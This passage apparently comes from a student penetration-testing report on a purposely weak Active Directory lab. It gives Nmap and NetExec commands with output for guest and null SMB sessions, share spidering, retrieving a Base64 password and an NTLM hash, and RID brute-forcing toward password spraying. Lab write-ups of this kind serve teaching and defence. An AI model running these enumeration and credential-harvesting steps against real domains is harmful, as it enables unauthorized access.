- **Default Settings:** AD installations often come with insecure default configurations that prioritize functionality over security. For instance, allowing anonymous access can expose sensitive information to unauthorized users.
- **Excessive Privileges:** Misconfigured administrator privileges and lack of regular audits can lead to users having more access than necessary. This situation increases the risk of privilege escalation attacks where compromised accounts are used to gain higher-level access.
- **Legacy Systems:** Organizations that integrate legacy systems may inadvertently introduce vulnerabilities due to outdated configurations or protocols that are no longer secure. This can create gaps in security that attackers can exploit.

Misconfigurations within Active Directory (AD) environments often create opportunities for attackers to exploit these weaknesses quickly. A study revealed that attackers took a median of **0.68 days (16 hours)** to laterally move to AD servers after initial access. In some cases, attackers accessed AD servers before the official start of the attack, indicating the presence of pre-existing vulnerabilities.

Moreover, a significant number of AD servers are poorly protected, often relying solely on Microsoft Defender, which adversaries have become adept at disabling. The use of the **T1562 technique** (Impair Defenses) has steadily increased over the years:

- **2021:** Observed in 24% of cases.
- **2022:** Rose to 36% of cases.
- **2023 (first half):** Further increased to 43% of cases[15][14].




Figure 1.6: AD Attacks Over Time [14]

These statistics highlight the growing sophistication of attackers in exploiting misconfigurations to gain control over AD servers. Once compromised, attackers can disable defenses, access privileged accounts, or even deploy malware, creating a hidden foothold within the network[14].

3.3 Vulnerabilities Within Protocols

The protocols used by Active Directory play a critical role in managing identities and access within an organization. However, if these protocols are not properly secured, they can become attack vectors for cybercriminals. Vulnerabilities related to protocols can manifest in various forms, such as misconfigurations, outdated versions, or weak authentication methods. In this section, we will analyze several key aspects of protocols that may pose risks to the security of Active Directory.

- **Insecure Protocols:** Active Directory relies on various protocols like LDAP and Kerberos, which can be vulnerable if not properly secured. For example, using outdated versions of these protocols may expose the system to replay attacks or man-in-the-middle attacks

- **Access Control Lists (ACLs):** Improperly configured ACLs can allow unauthorized users to gain access to sensitive objects within AD. Attackers may exploit these misconfigurations to elevate their privileges without alerting administrators.
- **Authentication Failures:** Issues in the authentication process, such as allowing anonymous queries or using weak authentication methods, can significantly increase the attack surface of an AD environment. Attackers may leverage these weaknesses to gather information about user accounts and permissions[14].

3.3.1 The Prevalence of RDP in Attacks

The Remote Desktop Protocol (RDP) continues to be one of the most exploited tools by attackers, owing to its wide availability and frequent misuse. In 2023, RDP was used in an alarming 95% of attacks, marking an increase from 88% in 2022. The breakdown of its usage includes:

- **Internal use:** 93% of cases (up from 86% in 2022).
- **External use:** 18% of cases (down from 22% in 2022)[14].




Figure 1.7: Prevalence of RDP in Cyber Attacks [14]

Notably, 77% of incidents involved RDP being used solely for internal access and lateral movement, a significant rise from 65% in 2022. On the other hand, RDP was used for external access only in just 1% of cases in 2023.

These numbers underscore the risks associated with RDP, particularly when its ports are left open to the internet. Despite advancements in security tools, attackers exploit open RDP ports as an entry point, allowing them to bypass firewalls and access internal networks. This highlights the importance of securing RDP through modern remote-access solutions and avoiding single-factor authentication[15][14].

3.4 Impact of These Vulnerabilities

The exploitation of vulnerabilities within Active Directory protocols and configurations can have far-reaching consequences for organizations. These impacts not only threaten the confidentiality, integrity, and availability of critical systems but also jeopardize the organization's reputation and compliance posture. Below, we outline the primary risks associated with such exploits:

- **Data Breaches:** Unauthorized access to sensitive information can result in significant financial losses and reputational damage.
- **Operational Disruption:** Attackers may disrupt business operations by locking out users or compromising critical systems.
- **Regulatory Penalties:** Non-compliance with data protection regulations due to inadequate security measures can lead to legal repercussions and fines[16].

4 Conclusion

A well-protected Active Directory is crucial for safeguarding an organization's sensitive data, maintaining secure access control, and preventing potential cyberattacks. The focus moves to creating a purposely weak Active Directory (AD) environment to mimic real-world attack scenarios. This includes setting up the AD, finding possible weaknesses, and performing penetration tests to evaluate its security and understand typical attack methods.

Chapter 2

Active Directory Planning and Vulnerability Assessment

1 Introduction

In this chapter, we will present the topologies utilized for this project and perform a penetration test targeting the Active Directory environment. Using tools such as BloodHound, NetExec, Impacket scripts, and others, we will systematically identify vulnerabilities and weaknesses within the AD setup.

The chapter will illustrate the process of uncovering and exploiting security gaps, including privilege escalation scenarios up to the Administrator level. This comprehensive assessment will provide valuable information on the risks inherent in AD configuration and will serve as a foundation for future hardening and improvement efforts.

2 Planning the AD Environment

For this project, we designed a specific topology that includes:

- One Domain Controller (MINIPJ-DC): This serves as the central authority for authentication and directory services within the network.
 - Four Personal Computers (PCs): These represent user endpoints connected to the AD environment.
1. **Administrative Group:** Contains two PCs specifically designated for administrative tasks:
 - Administrator: A PC used by the system administrator to manage Active Directory (AD).
 - SQLService: A PC running Microsoft SQL Server, which may require elevated database management privileges.
 2. **Sales Group:** Includes one PC designated for Ellynn, representing a specific department within the organization.

3. **Standard Users Group:** Comprises three PCs for standard users:

- Azizakrout: A user who is also a member of the SQLS service group.
- Ellinnleodora: A user in the Standard Users group.
- Azizmoussa: Another user in the Standard Users group.




Figure 2.1: AD Environment

Device Name	IP Address
MINIPJ-DC	192.168.95.133
Administrator.MINIPJ.local	192.168.95.141
SQLService.MINIPJ.local	192.168.95.139
azizakrout.MINIPJ.local	192.168.95.139
ellynn.leodora.MINIPJ.local	192.168.95.136
azizmoussa.MINIPJ.local	192.168.95.136

Table 1: IP Addresses Table




Figure 2.2: Vulnerable AD

Software Used: PingCastle

The graphs and indicators in this report were generated using PingCastle, a widely-used tool for assessing the risks and vulnerabilities of Active Directory environments. It provides a clear overview of an infrastructure's weaknesses, enabling administrators to prioritize corrective actions to strengthen security.

the result:

PingCastle generates several figures to evaluate the security of Active Directory infrastructures. These figures represent risk indicators based on various critical aspects:

- **Domain Risk Level:** An overall view indicating the global risk level of the domain, calculated from the scores of the main indicators.
- **Stale Objects:** Evaluation of inactive or unused user and computer accounts in Active Directory, which are often sources of vulnerabilities.
- **Privileged Accounts:** Analysis of accounts with elevated rights, which are prime targets for attackers.
- **Trust Relationships:** Inspection of connections between different domains or forests in Active Directory, identifying potential risks related to trust relationships.
- **Anomalies:** Detection of unusual configurations or deviations from best practices in security.

These figures provide a clear visualization of weaknesses and help prioritize corrective actions to secure the infrastructure.

3 Conducting a Vulnerability Assessment

In this section, we will discuss various types of vulnerabilities that can exist within an Active Directory (AD) environment. This includes not only authentication-related issues but also vulnerabilities related to configuration, permissions, and overall system management. We will explore the general weaknesses associated with these vulnerabilities, how they can be exploited, and provide an illustration of the assessment process.

3.1 Enumeration

3.1.1 Scanning with Nmap

Protocol Overview: Nmap is a network scanning tool used to discover open ports and services on a target system. It identifies running services and their versions, which can reveal potential vulnerabilities.

Weaknesses: Many network services expose sensitive information if misconfigured, and open ports can provide entry points for attackers.

Justification for Using Nmap: Nmap was chosen for this task due to its versatility and effectiveness in network scanning. It provides:


1. **Comprehensive Discovery:** Nmap can efficiently detect open ports, running services, and versions, giving a clear picture of the attack surface.
2. **Adaptability:** With a wide range of scanning techniques (e.g., SYN scan, UDP scan), it adapts to various network configurations and security measures.
3. **Identification of Misconfigurations:** Nmap helps identify services with potential misconfigurations or vulnerabilities that could be exploited.
4. **Community Trust:** As a widely used and trusted tool in cybersecurity, Nmap is an industry standard for penetration testers and security analysts.

Attack Details:

Using Nmap Code :

```
1 nmap -sCV -T4 -vv 192.168.95.133 | tee nmap.txt
```

we scanned the target domain controller for open ports and services. The scan revealed the following:



```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ nmap -sCV -T4 -vv 192.168.171.144 | tee nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-24 08:07 HST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:07
Completed NSE at 08:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:07
Completed NSE at 08:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:07
Completed NSE at 08:07, 0.00s elapsed
Initiating Ping Scan at 08:07
Scanning 192.168.171.144 [2 ports]
Completed Ping Scan at 08:07, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 08:07
Scanning MINIPJ-DC (192.168.171.144) [1000 ports]
Discovered open port 445/tcp on 192.168.171.144
Discovered open port 53/tcp on 192.168.171.144
Discovered open port 139/tcp on 192.168.171.144
Discovered open port 135/tcp on 192.168.171.144
Discovered open port 3269/tcp on 192.168.171.144
```

Figure 2.3: Nmap enumeration

3.1.2 SMB Enumeration with NetExec:


Protocol Overview: The Server Message Block (SMB) protocol is used for file and printer sharing in networks. It enables authentication, file access, and directory sharing.

Weaknesses:

Misconfigurations in SMB, such as null or guest sessions, can allow attackers to enumerate users, shares, and other domain information.


Attack Details: Using this command:

```
1 nxc smb 192.168.95.144
```



```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ nxc smb 192.168.171.144
SMB 192.168.171.144 445 MINIPJ-DC [*] Windows Server 2019 Standard Evaluation 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:True)
```

Figure 2.4: SMB Enumeration



```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ nxc smb 192.168.171.144 -u '' -p ''
SMB 192.168.171.144 445 MINIPJ-DC [*] Windows Server 2019 Standard Evaluation 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:True)
SMB 192.168.171.144 445 MINIPJ-DC [*] MINIPJ.local\
```

Figure 2.5: Anonymous SMB Enumeration

We discovered the domain controller name (MINIPJ-DC) and its associated domain name (MINIPJ.local). I added the following entry to the `/etc/hosts` file for easier resolution during attacks:

```
#MINIPJ
192.168.95.132  MINIPJ-DC.MINIPJ.local MINIPJ-DC MINIPJ.LOCAL
```

Figure 2.6: /etc/hosts file

3.1.3 Testing for Guest Account Access

Guest accounts are default accounts in many systems, intended for temporary or limited access

Weaknesses:

Guest accounts are often not disabled, and weak or empty credentials can provide attackers access to shared resources.

Attack Details:

we attempted to connect to SMB shares using a standard guest account. This allowed me to enumerate available shares and gather user lists from the domain.

```
1 nxc smb 192.168.95.144 -u 'Guest' -p ''
```

```
(crimetime@CRIMETIME)-[~/Desktop/minipj]
$ nxc smb 192.168.171.144 -u 'Guest' -p ''
SMB 192.168.171.144 445 MINIPJ-DC [*] Windows Server 2019 Standard Evaluation 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:True)
SMB 192.168.171.144 445 MINIPJ-DC [+] MINIPJ.local\Guest:
```

Figure 2.7: SMB enumeration with guest

3.1.4 Listing Shares with SMB

Protocol Overview:

The Server Message Block (SMB) protocol facilitates resource sharing, including files and printers, across a network. It operates primarily on port 445 and supports authentication and access control.

Weaknesses:

Improperly configured shares can expose sensitive information or provide access to critical files. Shares with weak permissions or excessive access rights (e.g., read access for all users) can be exploited by attackers to gather information about the system or domain.

Attack Details:

```
1 nxc smb 192.168.95.133 -u 'Guest' -p '' --shares
```

Figure 2.8: list SMB Shares

Protocol Overview:

Weaknesses:

Attack Details:

```
smbclient.py 'Guest'@minipj.local -no-pass
```

- `'Guest'@minipj.local`: Specifies the username (`Guest`) and the target domain (`minipj.local`).
- `-no-pass`: Skips providing a password during authentication. This is useful for testing unauthenticated access or accounts with no password configured.

22

Figure 2.9: login successful

Protocol Overview:

Attack Details:

```
nxc smb minipj.local -u 'Guest' -p ' ' -M spider_plus
```

Figure 2.10: Spidering the files

Tool Overview:

jq is a lightweight and flexible command-line JSON processor. It allows slicing, filtering, map-

ping, and transforming structured JSON data efficiently. This makes it ideal for analyzing and presenting data in a clear and organized format.

Usage:


The tool simplifies navigating large JSON outputs, enabling users to extract relevant information or reformat the data for better readability.

Attack Details:

After gathering file paths using the `spider_plus` module, we used `jq` to format the output JSON data in a human-readable way. The command executed was:


```
1 cat 192.168.95.133 | jq .
```

Using the paths gathered during the `spider_plus` enumeration, we reconnected to the SMB shares and retrieved files for analysis.



```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ cat 192.168.171.144.json | jq .
{
  "hackme": {
    "Admin/Backup/info.txt": {
      "atime_epoch": "2024-11-14 22:51:07",
      "ctime_epoch": "2024-11-14 22:50:58",
      "mtime_epoch": "2024-11-14 22:51:07",
      "size": "12 B"
    },
    "Documents/Reports/2024/Financial/Q1/Budget/ntlm/NtlmHash.txt": {
      "atime_epoch": "2024-11-14 03:01:47",
      "ctime_epoch": "2024-11-14 03:01:35",
      "mtime_epoch": "2024-11-14 22:48:00",
      "size": "32 B"
    }
  }
}
```

Figure 2.11: Displaying valid paths



```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ smbclient.py 'guest'@minipj.local -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use hackme
# get Admin/Backup/info.txt
# get Documents/Reports/2024/Financial/Q1/Budget/ntlm/NtlmHash.txt
# exit
```

Figure 2.12: getting important files

3.5 Analyzing Retrieved Files

Upon inspecting the retrieved files, we discovered:

1. A Base64 encoded password in the `info.txt` file.
2. An NTLM hash in the `NtlmHash.txt` file.

Viewing the contents of the retrieved files:

```
1 cat info.txt
```

```
1 cat NtlmHash.txt
```




Figure 2.13: files content

Decoding the Base64 password

```
1 base64 -d info.txt
```




Figure 2.14: Decoding the Base64 password

Decoded Password: The Base64 string was successfully decoded, revealing a plaintext password: `P@ssw0rd`

3.6 Enumerating Users with RID Brute-Forcing

Protocol Overview:

Relative Identifier (RID) brute-forcing is a technique used to enumerate users on a domain. In Active Directory, RIDs uniquely identify security principals such as users, groups, and computers. By enumerating RIDs, attackers can list user accounts even with limited permissions.

Weaknesses:

Misconfigured SMB permissions or lack of restrictions on anonymous access can allow RID brute-forcing. This exposes the list of domain users, enabling attackers to target specific accounts for further attacks, such as password spraying or credential stuffing.

Attack Details:

We used the following command to enumerate all users via RID brute-forcing:

```
1 nxc smb minipj.local -u 'Guest' -p '' --rid-brute
```

```
(crimetime@CRIMETIME)-[~/Desktop/minipjj]
$ nxc smb 192.168.171.144 -u 'Guest' -p '' --rid-brute
SMB 192.168.171.144 445 MINIPJ-DC [*] Windows Server 2019 Standard Evaluation 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:True)
SMB 192.168.171.144 445 MINIPJ-DC [+] MINIPJ.local\Guest:
SMB 192.168.171.144 445 MINIPJ-DC 498: MINIPJ\Contrôleurs de domaine d'entreprise en lecture seule (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 500: MINIPJ\Administrateur (SidTypeUser)
SMB 192.168.171.144 445 MINIPJ-DC 501: MINIPJ\Invité (SidTypeUser)
SMB 192.168.171.144 445 MINIPJ-DC 502: MINIPJ\krbtgt (SidTypeUser)
SMB 192.168.171.144 445 MINIPJ-DC 512: MINIPJ\Admins du domaine (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 513: MINIPJ\Utilisateurs du domaine (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 514: MINIPJ\Invités du domaine (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 515: MINIPJ\Ordinateurs du domaine (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 516: MINIPJ\Contrôleurs de domaine (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 517: MINIPJ Éditeurs de certificats (SidTypeAlias)
SMB 192.168.171.144 445 MINIPJ-DC 518: MINIPJ\Administrateurs du schéma (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 519: MINIPJ\Administrateurs de l'entreprise (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 520: MINIPJ\Propriétaires créateurs de la stratégie de groupe (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 521: MINIPJ\Contrôleurs de domaine en lecture seule (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 522: MINIPJ\Contrôleurs de domaine clonables (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 525: MINIPJ\Protected Users (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 526: MINIPJ\Administrateurs clés (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 527: MINIPJ\Administrateurs clés Enterprise (SidTypeGroup)
SMB 192.168.171.144 445 MINIPJ-DC 553: MINIPJ\Serveurs RAS et IAS (SidTypeAlias)
SMB 192.168.171.144 445 MINIPJ-DC 571: MINIPJ\Groupe de réplication dont le mot de passe RODC est autorisé (SidTypeAlias)
SMB 192.168.171.144 445 MINIPJ-DC 572: MINIPJ\Groupe de réplication dont le mot de passe RODC est refusé (SidTypeAlias)
```

Figure 2.15: Users Displaying

3.7 Preparing a User List for Password Spraying

Overview:

After enumerating domain users using RID brute-forcing, we refined the results to create a clean list of valid user accounts. This step ensures the data is formatted correctly for efficient use in subsequent attacks, such as password spraying.

Attack Details:

We executed the following command to filter the output and extract only valid user accounts:

```
1 nxc smb minipj.local -u '' -p '' --rid-brute | grep 'SidTypeUser' > raw_users.txt
```

```
